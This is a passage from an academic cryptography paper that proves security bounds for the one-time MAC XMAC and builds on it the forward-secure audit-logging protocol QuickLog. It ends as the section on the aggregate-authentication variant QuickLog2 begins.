$v \leftarrow n - r - |M_m|$; $u \leftarrow v/8$; $R \leftarrow K$
For $i = 1$ to $m-1$ do $X_i \leftarrow [i]_r \,\|\, M_i$; $R \leftarrow R \oplus \pi(X_i \oplus K)$
$X_m \leftarrow [m+u]_r \,\|\, (M_m 0^v)$; $R \leftarrow R \oplus \pi(X_m \oplus K)$
Return $R[1:\tau]$




Figure 4: The one-time MAC construction XMAC (top) and an illustration of XMAC for the 3-block case, where the message is either full-block (middle), or fragmentary (bottom) with a one-byte padding. For the last block, we will pad 0's if necessary, and increase the counter with the byte length of the padding. The box MSB_τ outputs the τ-bit prefix of the input.

and (ii) for short messages, a few extra blockcipher calls have little impact on the running time, thanks to the pipelining of AES-NI. The XMAC construction thus uses $\lceil m/14 \rceil$ parallel blockcipher calls for an m-byte message, with no setup cost.

CAVEAT. We note that XMAC must not be used to sign more than one message per key. For example, suppose that we use

XMAC to sign messages $M_1 = 0^{n-r} \| 0^{n-r}$, $M_2 = 1^{n-r} \| 1^{n-r}$, and $M_3 = 0^{n-r} \| 1^{n-r}$ on the same key. Let T_1, T_2, T_3 be the corresponding tags. Then one can forge the tag of $M_4 = 1^{n-r} \| 0^{n-r}$ via $T_4 = T_1 \oplus T_2 \oplus T_3$.

SINGLE-USER SECURITY OF XMAC. The following result shows that XMAC is a good one-time MAC in the ideal-permutation model; the proof is in Section 3.3. Note that if we use a variant of XMAC that is based on the Even-Mansour construction and rely on Lemma 2.1 then we will end up with an inferior bound $\frac{\ell(p+\ell)}{2^n} + \frac{1}{2^\tau}$.

Theorem 3.1. *Let $\pi : \{0,1\}^n \to \{0,1\}^n$ be a permutation that we will model as an ideal permutation. Define $\mathsf{XMAC}[\pi,\tau]$ as above. Consider an adversary $\mathcal{A}$ that makes at most p ideal-permutation queries, and its two messages are of at most ℓ blocks (each of $n-r$ bits). Then*

$$\mathbf{Adv}^{\mathrm{mac1}}_{\mathsf{XMAC}[\pi,\tau]}(\mathcal{A}) \le \frac{4p+2\ell}{2^n} + \frac{1}{2^\tau} \quad .$$

MULTI-USER SECURITY OF XMAC. The following result shows that XMAC also has good multi-user one-time MAC security in the ideal-permutation model. The proof is in Section 3.4.

Theorem 3.2. *Let $\pi : \{0,1\}^n \to \{0,1\}^n$ be a permutation that we will model as an ideal permutation. Define $\mathsf{XMAC}[\pi,\tau]$ as above. Consider an adversary $\mathcal{A}$ that makes at most p ideal-permutation queries and $q \ge 1$ signing queries, and its messages are of at most s blocks (each of $n-r$ bits). Then*

$$\mathbf{Adv}^{\mathrm{mu-mac1}}_{\mathsf{XMAC}[\pi,\tau]}(\mathcal{A}) \le \frac{4q(p+s)}{2^n} + \frac{1}{2^\tau} \quad .$$

MATCHING ATTACKS. The bound in Theorem 3.2 consists of two important terms $1/2^\tau$ and $pq/2^n$ that correspond to actual attacks. To have advantage $1/2^\tau$, one simply picks an arbitrary message M', samples $T' \xleftarrow{\$} \{0,1\}^\tau$, and then outputs $(1, M', T')$. For the term $pq/2^n$, consider the following attack for the case $\tau = n$.

- First, pick arbitrary distinct $(n-r)$-bit strings M and M'. Let $X = [1]_r \| M$ and $X' = [1]_r \| M'$.
- Next, for every $i \le q$, query $\textsc{Sign}(M)$ to get answer T_i. Note that each T_i is $\pi(K_i \oplus X) \oplus K_i$, where K_i is the i-th key.
- Pick arbitrary distinct $L_1, \ldots, L_p \in \{0,1\}^n$. For every $k \le p$, compute $V_k \leftarrow \pi(L_k \oplus X) \oplus L_k$. If there are some i and k such that $T_i = V_k$ then we guess the key K_i as L_k, and then output the forgery as $(i, M', \pi(L_k \oplus X') \oplus L_k)$.

To analyze the attack above, we will use the following inequality.

Lemma 3.3. [9] *Let $q \ge 1$ be an integer and $a \ge 0$ a real number. Assume $aq \le 1$. Then $(1-a)^q \le 1 - aq/2$.*

First, since $L_1, \ldots, L_p$ are distinct and $K_1, \ldots, K_q \xleftarrow{\$} \{0,1\}^n$, the chance that there is a collision $L_k = K_i$ is $1 - (1-p/2^n)^q$. Using Lemma 3.3 with $a = p/2^n$, the chance that there is a collision $L_k = K_i$ (and thus a matching $V_k = T_i$) is at least

$$1 - (1 - p/2^n)^q \ge pq/2^{n+1} \quad .$$

Still, given a matching $T_i = V_k$, we need to analyze the conditional probability that $L_k = K_i$, since there might be false positives. Fix i and k. Let Hit be the event that $K_i = L_k$ and let Bad be the event that $K_i \ne L_k$ but somehow $T_i = V_k$. Note that the events Hit and Bad are disjoint. Our goal is to bound $\Pr[\mathsf{Hit} \mid \mathsf{Hit} \cup \mathsf{Bad}]$. From Bayes' theorem,

$$\begin{aligned} \Pr[\mathsf{Hit} \mid \mathsf{Hit} \cup \mathsf{Bad}] &= \frac{\Pr[\mathsf{Hit} \cup \mathsf{Bad} \mid \mathsf{Hit}] \cdot \Pr[\mathsf{Hit}]}{\Pr[\mathsf{Hit} \cup \mathsf{Bad}]} \\ &= \frac{\Pr[\mathsf{Hit}]}{\Pr[\mathsf{Hit}] + \Pr[\mathsf{Bad}]} \\ &= \frac{1}{1 + \Pr[\mathsf{Bad}]/\Pr[\mathsf{Hit}]} \quad . \end{aligned}$$

For fixed i and k, the chance that $K_i = L_k$ is $1/2^n$, whereas given that $K_i \ne L_k$, the conditional probability that $T_i = \pi(K_i \oplus X) \oplus K_i$ and $V_k = \pi(L_k \oplus X) \oplus L_k$ are the same is at most $1/(2^n - 1) \le 2/2^n$. Therefore

$$\begin{aligned} \Pr[\mathsf{Bad}] &= \Pr[K_i \ne L_k \text{ and } T_i = V_k] \\ &\le \Pr[T_i = V_k \mid K_i \ne L_k] \le \frac{2}{2^n} \quad . \end{aligned}$$

Hence $\Pr[\mathsf{Bad}]/\Pr[\mathsf{Hit}] \le 2$, and thus $\Pr[\mathsf{Hit} \mid \mathsf{Hit} \cup \mathsf{Bad}] \ge 1/3$. As a result, the attack above wins with advantage at least $pq/6 \cdot 2^n$.

TIGHTNESS OF THE BOUND. The matching attack for the term $pq/2^n$ above can be extended to work with a general τ, but the advantage will dwindle by a factor of $2^{n-\tau}$. Thus while our bound is tight if τ is close to n, there might be room for improvement for the case that τ is much smaller than n (such as $n = 128$ and $\tau = 64$). We leave this as an open problem.

3.3 Proof of Theorem 3.1

PROOF OUTLINE. As a stepping stone, we will define an intermediate notion that we call *two-time PRF*. It is an analogue of the standard PRF notion but (i) the adversary is now allowed only two PRF queries, and (ii) if the PRF is built on top of an ideal permutation π then the adversary is given access to both π and π^{-1}, but it is prohibited from querying them after the second PRF query. We will show that a two-time PRF is also a good one-time MAC; the proof is similar to the classic proof that PRF security implies MAC security. We will then prove that XMAC is a good two-time PRF via the H-coefficient technique [18, 39], and thus XMAC is also a good one-time MAC.

Game $\mathbf{G}_F^{\text{prf2}}(\mathcal{A})$	**procedure** $\text{FN}(M)$
$b \leftarrow\!\!\$ \{0,1\}$; $K \leftarrow\!\!\$ \mathcal{K}$	$count \leftarrow count + 1$
$f \leftarrow\!\!\$ \text{Func}(\text{Dom}, \text{Rng})$	If $count > 2$ then return $\perp$
$count \leftarrow 0$; $b' \leftarrow\!\!\$ \mathcal{A}^{\text{FN}}$	If $b = 1$ then return $F_K(M)$
Return $(b' = b)$	Else return $f(M)$

Figure 5: Game defining two-time PRF security of a function $F : \mathcal{K} \times \text{Dom} \to \text{Rng}$.

DEFINING TWO-TIME PRF. Let $F : \mathcal{K} \times \text{Dom} \to \text{Rng}$ be a function. For an adversary $\mathcal{A}$, define its advantage in breaking the two-time PRF security of F as

$$\mathbf{Adv}_F^{\text{prf2}}(\mathcal{A}) = 2 \cdot \Pr[\mathbf{G}_F^{\text{prf2}}(\mathcal{A})] - 1 \ ,$$

where game $\mathbf{G}_F^{\text{prf2}}(\mathcal{A})$ is defined in Fig. 5. This game is similar to the standard PRF game in Fig. 1, but after the second query, the FN oracle only returns $\perp$. In other words, the adversary is effectively limited to two queries. If the function F is built on top of an ideal permutation π then $\mathcal{A}$ is also given oracle access to both π and π^{-1}, but it is prohibited from querying them after the second PRF query.

We stress that in defining two-time PRF security, it is crucial that the adversary is not allowed to query π and π^{-1} after the second PRF query. Dropping this restriction will lead to the following devastating attack on XMAC for the typical case $\tau = n$. In particular, pick an arbitrary $(n-r)$-bit string M. Query M and $M' = M \,\|\, M$ to the FN oracles to get answers T and T' respectively. Let $B_1 = [1]_r \,\|\, M$ and $B_2 = [2]_r \,\|\, M$. Note that in the real world, $T = K \oplus \pi(K \oplus B_1)$ and $T' = K \oplus \pi(K \oplus B_1) \oplus \pi(K \oplus B_2)$. One then can recover the key K via $\pi^{-1}(T \oplus T') \oplus B_2$, and return 1 if $T = K \oplus \pi(K \oplus B_1)$. This attack wins with advantage $1 - 1/2^n$.

TWO-TIME PRF IMPLIES ONE-TIME MAC. The following result shows that any good two-time PRF is also a good one-time MAC; the proof is in the full version of our paper. As a result, below we will focus on proving two-time PRF security of XMAC.

Proposition 3.4. *Let $F : \mathcal{K} \times \text{Dom} \to \text{Rng}$ be a function. For any adversary $\mathcal{A}$, we can construct an adversary $\mathcal{B}$ of about the same time such that*

$$\mathbf{Adv}_F^{\text{mac1}}(\mathcal{A}) \le \mathbf{Adv}_F^{\text{prf2}}(\mathcal{B}) + \frac{1}{|\text{Rng}|} \ .$$

Adversary $\mathcal{B}$ uses the same amount of resources as $\mathcal{A}$, and its messages are the same as those of $\mathcal{A}$.

XMAC IS A GOOD TWO-TIME PRF. The following result shows that XMAC is a good two-time PRF in the ideal-permutation model.

Proposition 3.5. *Let $\pi : \{0,1\}^n \to \{0,1\}^n$ be a permutation that we will model as an ideal permutation. Define $\text{XMAC}[\pi,\tau]$ as above. Consider an adversary $\mathcal{B}$ that makes at most p ideal-permutation queries, and its two messages are of at most ℓ blocks (each of $n-r$ bits). Then*

$$\mathbf{Adv}_{\text{XMAC}[\pi,\tau]}^{\text{prf2}}(\mathcal{B}) \le \frac{4p + 2\ell}{2^n} \ .$$

The proof of Proposition 3.5 is in the full version of our paper. Here we sketch some high-level intuitions. Let M and M' be the PRF queries, with $|M| \ge |M'|$, and let T and T' be the corresponding PRF outputs. In the real world, these queries internally result in calling $\pi(X_1 \oplus K), \ldots, \pi(X_m \oplus K)$ for M, and $\pi(X'_1 \oplus K), \ldots, \pi(X'_s \oplus K)$ for M'. Since the list of counters uniquely encodes the message byte length, and $M \ne M'$ due to the definitional restriction, there must be some $X_t \notin \{X'_1, \ldots, X'_s\}$.

Intuitively, we want to show that in the real world (where outputs are generated via XMAC), it is unlikely that the adversary can query $\pi(X)$ with $X \in \{X_t \oplus K, X'_s \oplus K\}$, or query $\pi^{-1}(Y)$ that ends up with answer $X_t \oplus K$ or $X'_s \oplus K$. If this does not happen then $R \leftarrow \pi(X_t \oplus K)$ and $R' \leftarrow \pi(X'_s \oplus K)$ serve as one-time pads to make T and T' pseudorandom.[2] Using the H-coefficient technique [18, 39], we can instead consider the chance this bad event happens in the *ideal* world, for $K \leftarrow\!\!\$ \{0,1\}^n$ *independent* of the adversary's view.

The convenience above however comes with a cost. Note that in both worlds, we can reconstruct the one-time pads R and R' via (T, T', K), and all $\pi(X_i)$ with $i \in \{1, \ldots, m\} \setminus \{t\}$, and all $\pi(X'_j)$ with $j \le s-1$. Using the H-coefficient technique requires us to show that in the ideal world, it is unlikely that the adversary can query $\pi^{-1}(Y)$ with $Y \in \{R, R'\}$, or query $\pi(X)$ that ends with answer R or R'. This bad event leads to inconsistency, as in the ideal world, in general $R \ne \pi(X_t \oplus K)$ and $R' \ne \pi(X'_s \oplus K)$. To bound the chance this event happens, we rely on the fact that in the ideal world, the string K and the second PRF output are uniformly random, independent of the adversary's ideal-cipher queries and their answers.

XMAC IS A GOOD ONE-TIME MAC. Consider an adversary $\mathcal{A}$ attacking the one-time MAC security of $\text{XMAC}[\pi,\tau]$ that makes at most p ideal-permutation queries, and its two messages are of at most ℓ $(n-r)$-bit blocks. From Proposition 3.4 for $\text{Rng} = \{0,1\}^\tau$, we can construct an adversary $\mathcal{B}$ such that

$$\mathbf{Adv}_{\text{XMAC}[\pi,\tau]}^{\text{mac1}}(\mathcal{A}) \le \mathbf{Adv}_{\text{XMAC}[\pi,\tau]}^{\text{prf2}}(\mathcal{B}) + \frac{1}{2^\tau} \ .$$

Adversary $\mathcal{B}$ makes at most p ideal-permutation queries and its two messages are of at most ℓ $(n-r)$-bit blocks. Then from Proposition 3.5,

$$\mathbf{Adv}_{\text{XMAC}[\pi,\tau]}^{\text{prf2}}(\mathcal{B}) \le \frac{4p + 2\ell}{2^n} \ .$$

[2] It is possible that $X'_s \in \{X_1, \ldots, X_m\}$, meaning that we also use R' in producing T, but it is protected by R.

Hence

$$\mathbf{Adv}^{\mathrm{mac1}}_{\mathsf{XMAC}[\pi,\tau]}(\mathcal{A}) \le \frac{4p+2\ell}{2^n} + \frac{1}{2^\tau} \ .$$

3.4 Proof of Theorem 3.2

The key idea of the proof is to reduce the multi-user one-time MAC security to the notion of two-time PRF defined in Section 3.3 using a standard hybrid argument. This is established in Proposition 3.6 below; the proof is in the full version of our paper.

Proposition 3.6. *Let $F : \mathcal{K} \times \mathrm{Dom} \to \mathrm{Rng}$ be a function. For any adversary $\mathcal{A}$ making $q \ge 1$ signing queries, we can construct an adversary $\mathcal{B}$ of about the same time such that*

$$\mathbf{Adv}^{\mathrm{mu\text{–}mac1}}_{F}(\mathcal{A}) \le q \cdot \mathbf{Adv}^{\mathrm{prf2}}_{F}(\mathcal{B}) + \frac{1}{|\mathrm{Rng}|} \ .$$

Adversary $\mathcal{B}$ runs $\mathcal{A}$ and calls F to compute the tags for all but one signing messages of $\mathcal{A}$, and queries the remaining signing message and the forgery message of $\mathcal{A}$ to its PRF oracle.

Back to the multi-user security of XMAC, from Proposition 3.6, we can construct an adversary $\mathcal{B}$ of at most Q ideal-permutation queries whose two messages are of at most ℓ blocks, where $Q+\ell = p+s$, such that

$$\mathbf{Adv}^{\mathrm{mu\text{–}mac1}}_{\mathsf{XMAC}[\pi,\tau]}(\mathcal{A}) \le q \cdot \mathbf{Adv}^{\mathrm{prf2}}_{\mathsf{XMAC}[\pi,\tau]}(\mathcal{B}) + \frac{1}{2^\tau} \ . \quad (1)$$

From Proposition 3.5,

$$\mathbf{Adv}^{\mathrm{prf2}}_{\mathsf{XMAC}[\pi,\tau]}(\mathcal{B}) \le \frac{4Q+2\ell}{2^n} \le \frac{4(Q+\ell)}{2^n} = \frac{4(p+s)}{2^n} \ . \quad (2)$$

Combining Eq. (1) and Eq. (2) gives us the claimed bound.

4 Warmup: QuickLog

4.1 Formalizing Security of Logging Systems

THREAT MODEL. Following prior work [14, 38], we consider an adversary that initially has non-privileged access to a machine via, say stolen credentials, and then mounts an attack to escalate privilege. We assume that this attack invokes some system calls that are recorded in the system's audit logs. However, after gaining full system control, the adversary can modify the logs to hide the traces of the attack and avoid detection.

We assume that the audit logs are periodically sent to a trusted machine for analysis. For the auditor to detect tampering of logs, the logging system will include a short tag for each log as a proof of integrity. Initially, the logging system and the auditor share a secret short state; the logging system will then update the state for each tag it signs and erase the prior state from the host's memory. We assume that (i) it is impossible for the adversary to recover deleted states, and (ii) before gaining privileged access, the adversary cannot retrieve partial information of secrets in kernel memory, say using side-channel attacks such as [31].

SYNTAX OF LOGGING PROTOCOL. Syntactically, a *logging protocol* Π consists of a pair of deterministic algorithms $(\mathrm{Update}, \mathrm{Sign})$ and is associated with a state space $\mathcal{S}$.

- Initially, a root state $S_0 \xleftarrow{\$} \mathcal{S}$ is sampled. Derive $(K_1, S_1) \leftarrow \mathrm{Update}(S_0)$, share S_0 with the auditor, and erase S_0 from the host's memory.
- When we need to sign the i-th log message M_i, we retrieve (S_i, K_i) and generate the tag $T_i \leftarrow \mathrm{Sign}(K_i, M_i)$. We then update $(K_{i+1}, S_{i+1}) \leftarrow \mathrm{Update}(S_i)$ and delete (K_i, S_i) from the host's memory so that they are no longer available for the adversary after it gains full system control.
- Given a root state S_0 and message-tag pairs $(M_1, T_1), \ldots, (M_q, T_q)$, an auditor can verify the integrity of these logs by iteratively deriving $(K_i, S_i) \leftarrow \mathrm{Update}(S_{i-1})$ and checking if $T_i = \mathrm{Sign}(K_i, M_i)$ for every $i \le q$.

The syntax above is a simplified version of the framework of Bellare and Yee [14]; the latter instead evolves keys over time intervals. As a result, messages within the same interval are signed under the same key. However, as pointed out by Paccagnella *et al.* [38], if an attack happens within an interval, the adversary can get the signing key of the current interval and undetectably hide the traces of its intrusion. We follow their conservative recommendation, signing just one message per key. This also substantially simplifies the syntax, since one does not have to worry about the deletion or reordering of messages within the same interval.

SECURITY NOTION FOR LOGGING PROTOCOLS. For an adversary $\mathcal{A}$ attacking a logging protocol Π, we define its advantage in breaking the *forward authenticity* (FA) of Π as

$$\mathbf{Adv}^{\mathrm{fa}}_{\Pi}(\mathcal{A}) = \Pr[\mathbf{G}^{\mathrm{fa}}_{\Pi}(\mathcal{A})] \ ,$$

where game $\mathbf{G}^{\mathrm{fa}}_{\Pi}(\mathcal{A})$ is defined in Fig. 6. Initially the game samples a state $S_0 \xleftarrow{\$} \mathcal{S}$, and runs $\mathcal{A}$ with access to a signing oracle. For the v-th signing query M_v, the oracle runs $\mathrm{Update}(S_{v-1})$ to get an updated key K_v and state S_v, and then returns the tag $T_v \leftarrow \mathrm{Sign}(K_v, M_v)$. When $\mathcal{A}$ finishes querying, its produces an index $i \ge 1$ and saves its internal state to a string σ. The adversary is then given back σ and the state S_i (but now without oracle access) to output a forgery (M', T'). It wins the game if $M' \ne M_i$ but $T' = \mathrm{Sign}(K_i, M')$.

The notion of forward authenticity is a simplified version of the notion of forward-secure MAC of Bellare and Yee [14] in which there is only one signing message per time interval. We now give an intuition for why achieving this goal makes the logs tamper-proof. Suppose that when the adversary gets full control of the system, it obtains the state S_q (and thus knows all the subsequent keys and states), but the system calls of its attack are already recorded in the logs $M_1, \ldots, M_q$. These

Game $\mathbf{G}^{\mathrm{fa}}_{\Pi}(\mathcal{A})$	**procedure** $\textsc{Sign}(M)$
$S_0 \xleftarrow{\$} \mathcal{S}$; $v \leftarrow 0$; $(i,\sigma) \xleftarrow{\$} \mathcal{A}^{\textsc{Sign}}$	$v \leftarrow v+1$; $M_v \leftarrow M$
$(M',T') \xleftarrow{\$} \mathcal{A}(S_i,\sigma)$	$(K_v,S_v) \leftarrow \mathrm{Update}(S_{v-1})$
$T^* \leftarrow \mathrm{Sign}(K_i,M')$	$T_v \leftarrow \mathrm{Sign}(K_v,M_v)$
Return $(M' \neq M_i$ and $T' = T^*)$	Return T_v

Figure 6: Game defining the forward authenticity of a logging protocol Π.

procedure $\mathrm{QuickLog}[F,G].\mathrm{Update}(S)$
$S' \leftarrow F(S,[0]_n)$; $K' \leftarrow F(S,[1]_n)$; Return (K',S')

procedure $\mathrm{QuickLog}[F,G].\mathrm{Sign}(K,M)$
$T \leftarrow G(K,M)$; Return T

Figure 7: The logging protocol QuickLog, built on top of a PRF F and a one-time MAC G. Here for each integer $a \in \{0,\ldots,2^n-1\}$, we let $[a]_n$ denote an n-bit encoding of a.

messages are signed under the (now deleted) keys $K_1,\ldots,K_q$. Suppose that later an auditor receives the stream of tampered message-tag pairs $(M'_1,T'_1),(M'_2,T'_2),\ldots$. Let $i \leq q$ be the smallest index that $M_i \neq M'_i$. (This index must exist, otherwise the auditor will find out the intrusion.) The forward authenticity ensures that T'_i will be different from $\mathrm{Sign}(K_i,M_i)$, leading to a detection of the tampering.

We note that by mounting a truncation attack (that is, deleting the most recent log messages), an adversary may be able to *delay* detection until the next verification period, but will be ultimately detected. To avoid detection delay, Paccagnella *et al.* [38] suggest that an administrator should request signing a known message immediately prior to an audit.

4.2 The QuickLog System

DESCRIPTION OF QUICKLOG. Let $F : \mathcal{K} \times \{0,1\}^n \to \{0,1\}^n$ be a PRF and let $G : \{0,1\}^n \times \mathrm{Dom} \to \{0,1\}^\tau$ be a one-time MAC. The logging protocol $\mathrm{QuickLog}[F,G]$ with message space Dom is described in Fig. 7. We instantiate F via the Even-Mansour method $\mathsf{EM}[\pi]$ (that is described in Section 2) and G via $\mathsf{XMAC}[\pi,\tau]$ (that is described in Section 3.2). The underlying permutation π for both constructions is AES with the all-zero key.

QuickLog follows the blueprint in the work of Bellare and Yee [14] but uses a one-time MAC instead of a standard MAC. The key idea for performance improvement here is to build both F and G on top of a fixed-key blockcipher.

DISCUSSION. Paccagnella *et al.* [38] suggest that one should implement a logging protocol in the kernel to avoid their race attack. Unfortunately, to implement XMAC efficiently one needs to use vector instructions such as Intel SSE2, but calling them from the Linux kernel incurs a performance penalty. In particular, one has to save all floating-point unit

Game $G_u(\mathcal{A})$	**procedure** $\textsc{Sign}(M)$
$S_0 \xleftarrow{\$} \mathcal{S}$; $v \leftarrow 0$; $(i,\sigma) \xleftarrow{\$} \mathcal{A}^{\textsc{Sign}}$	$v \leftarrow v+1$; $M_v \leftarrow M$
$(M',T') \xleftarrow{\$} \mathcal{A}(S_i,\sigma)$	$K_v,S_v \xleftarrow{\$} \{0,1\}^n$
$T^* \leftarrow G(K_i,M')$	If $v \leq u$ then
Return $(M' \neq M_i$ and $T' = T^*)$	$K_v \leftarrow F(S_{v-1},[0]_n)$
	$S_v \leftarrow F(S_{v-1},[1]_n)$
	$T_v \leftarrow G(K_v,M_v)$
	Return T_v

Figure 8: Game G_u in the proof of Theorem 4.1.

(FPU) registers before using the vector instructions, and then later restoring those. We stress that this issue only affects the performance of the signing operation, as the verification is implemented in the user space. Despite this penalty, our experiments show that the signing part of QuickLog is on par with that of its competitor, KennyLoggings [38].

SECURITY OF QUICKLOG. The following result shows that QuickLog achieves forward authenticity for generic F and G; the proof is in the full version of our paper.

Theorem 4.1. *Let $F : \mathcal{K} \times \{0,1\}^n \to \{0,1\}^n$ be a PRF and let $G : \{0,1\}^n \times \mathrm{Dom} \to \{0,1\}^\tau$ be a one-time MAC. For an adversary $\mathcal{A}$ making q signing queries, we can construct an adversary $\mathcal{B}$ such that*

$$\mathbf{Adv}^{\mathrm{fa}}_{\mathrm{QuickLog}[F,G]}(\mathcal{A}) \leq q \cdot \mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) + \mathbf{Adv}^{\mathrm{mu-mac1}}_{G}(\mathcal{A}) \ .$$

Adversary $\mathcal{B}$ runs $\mathcal{A}$ and makes $2(q-1)$ calls to F, $q+1$ calls to G on the messages of $\mathcal{A}$, plus two PRF queries.

Proof. For each $u \in \{0,\ldots,q\}$, consider game G_u in Fig. 8. Game G_q corresponds to game $\mathbf{G}^{\mathrm{fa}}_{\mathrm{QuickLog}[F,G]}(\mathcal{A})$. In contrast, in game G_0, all the keys and states are sampled uniformly at random, and thus this game corresponds to game $\mathbf{G}^{\mathrm{mu-mac1}}_{G}(\mathcal{A})$.

We now construct the adversary $\mathcal{B}$. It picks $U \xleftarrow{\$} \{1,\ldots,q\}$ and then runs $\mathcal{A}$. It tries to simulate game $G_U(\mathcal{A})$, but for the U-th signing query M, it will instead use its own PRF oracle $\textsc{Fn}$ to compute $K_U \leftarrow \textsc{Fn}([0]_n)$ and $S_U \leftarrow \textsc{Fn}([1]_n)$. Then

$$\begin{aligned}
\mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) &= \mathbf{E}_{U \xleftarrow{\$} \{1,\ldots,q\}}\Big[\Pr[G_U(\mathcal{A})] - \Pr[G_{U-1}(\mathcal{A})]\Big] \\
&= \frac{1}{q}\sum_{u=1}^{q} \Pr[G_u(\mathcal{A})] - \Pr[G_{u-1}(\mathcal{A})] \\
&= \frac{1}{q}\Big(\Pr[G_q(\mathcal{A})] - \Pr[G_0(\mathcal{A})]\Big) \\
&= \frac{1}{q}\Big(\mathbf{Adv}^{\mathrm{fa}}_{\mathrm{QuickLog}[F,G]}(\mathcal{A}) - \mathbf{Adv}^{\mathrm{mu-mac1}}_{G}(\mathcal{A})]\Big)
\end{aligned}$$

as claimed. □

The following result establishes the security bound for QuickLog in the special case that F is the Even-Mansour construction $\mathsf{EM}[\pi]$ and G is $\mathsf{XMAC}[\pi,\tau]$.

Corollary 4.2. *Let $\pi : \{0,1\}^n \to \{0,1\}^n$ be a permutation that we will model as an ideal permutation. Let F be the Even-Mansour construction $\mathsf{EM}[\pi]$, and let G be $\mathsf{XMAC}[\pi,\tau]$. Consider an adversary $\mathcal{A}$ making q signing queries and at most p ideal-permutation queries, and its messages are of at most s blocks. Then*

$$\mathbf{Adv}^{\mathrm{fa}}_{\mathrm{QuickLog}[F,G]}(\mathcal{A}) \le \frac{6pq+4q^2+6sq}{2^n} + \frac{1}{2^\tau} \ .$$

Proof. From Theorem 4.1, we can construct an adversary $\mathcal{B}$ such that

$$\mathbf{Adv}^{\mathrm{fa}}_{\mathrm{QuickLog}[F,G]}(\mathcal{A}) \le q \cdot \mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) + \mathbf{Adv}^{\mathrm{mu-mac1}}_{G}(\mathcal{A}) \ .$$

Adversary $\mathcal{B}$ makes at most $p+2(q-1)+s$ ideal-cipher queries, and two PRF queries. From Lemma 2.1,

$$\mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) \le \frac{2(p+2q+s)}{2^n} \ .$$

Moreover, from Theorem 3.2,

$$\mathbf{Adv}^{\mathrm{mu-mac1}}_{G}(\mathcal{A}) \le \frac{4q(p+s)}{2^n} + \frac{1}{2^\tau} \ .$$

Summing up,

$$\mathbf{Adv}^{\mathrm{fa}}_{\mathrm{QuickLog}[F,G]}(\mathcal{A}) \le \frac{6pq+4q^2+6sq}{2^n} + \frac{1}{2^\tau}$$

as claimed. □

INTERPRETING THE BOUND. At the first glance, the bound in Corollary 4.2 looks like a typical birthday bound (also known as 64-bit security) of many NIST standards, such as GCM [21]. However, a closer look reveals that it is much stronger. Note that here q is the number of log messages in a single auditing round. It is reasonable to assume that $q \le 2^{30}$, as a study by Ma *et al.* [35] observes just 2.76 million logging events per day on average for a web server under realistic conditions. Under this assumption, for $n = 128$ (the block length of AES), the bound is roughly $(p+s)/2^{96}$, meaning that we actually have 96-bit security.

REMARK. Had we followed the route in [14] to reduce the forward authenticity of QuickLog to the *single-user* one-time MAC security of XMAC, we would have ended up with an interior term $q/2^\tau$. Our approach instead yields a much better term $1/2^\tau$. This allows one to use a short tag length (say 8 bytes) for QuickLog, saving storage cost.

4.3 The KennyLoggings System

A GLANCE AT KENNYLOGGINGS. KennyLoggings [38] also follows the blueprint of Bellare and Yee [14], but the state S_i and the key K_i are conflated. In particular, one derives $K_i \leftarrow H(K_{i-1})$ via a cryptographic hash function H that is instantiated via Blake2b [4]. To sign a message M under key K, one uses a PRF that is instantiated from SipHash [3].

To speed up performance, KennyLoggings *pre-computes* 200,000 keys, and refills when half of the keys are used and deleted. As a result, KennyLoggings has to erase a prior key by, say writing zeros to this memory location. One has to be careful to ensure that a compiler will not remove these seemingly useless writes [46]. In contrast, QuickLog maintains just a single key and state, and during an update, it writes the new key and state to the memory location of the old one. Since the new key and state will be used later, this naturally avoids compilers' optimization of eliminating dead stores.[3]

A GLITCH IN KENNYLOGGINGS. While Paccagnella *et al.* [38] claim that KennyLoggings inherits the security proof from the work of Bellare and Yee [14], the conflation of the key and state actually voids the security guarantee from [14]. One can still justify the security of KennyLoggings by modeling Blake2b as a (programmable) random oracle (instead of a pseudorandom generator as in [14]), but the proof is non-trivial.

5 QuickLog2: Aggregate Authentication

The syntax of logging protocols in Section 4.1 requires that each log message has a corresponding τ-bit tag. This substantially increases the costs of storing the logs and transmitting them to the auditor. In this section, we formalize the syntax and security definition for logging protocols with *aggregate authentication* [33]. In such a logging protocol, there is only a single τ-bit aggregate tag to authenticate all log messages, cutting costs in storage and transmission of the logs. Even better, the use of aggregate authentication can directly thwart the truncation attack without employing additional mechanisms as suggested in [38]. We then show how to extend QuickLog to another scheme QuickLog2 of aggregate authentication with negligible overheads.

5.1 Formalizing Security

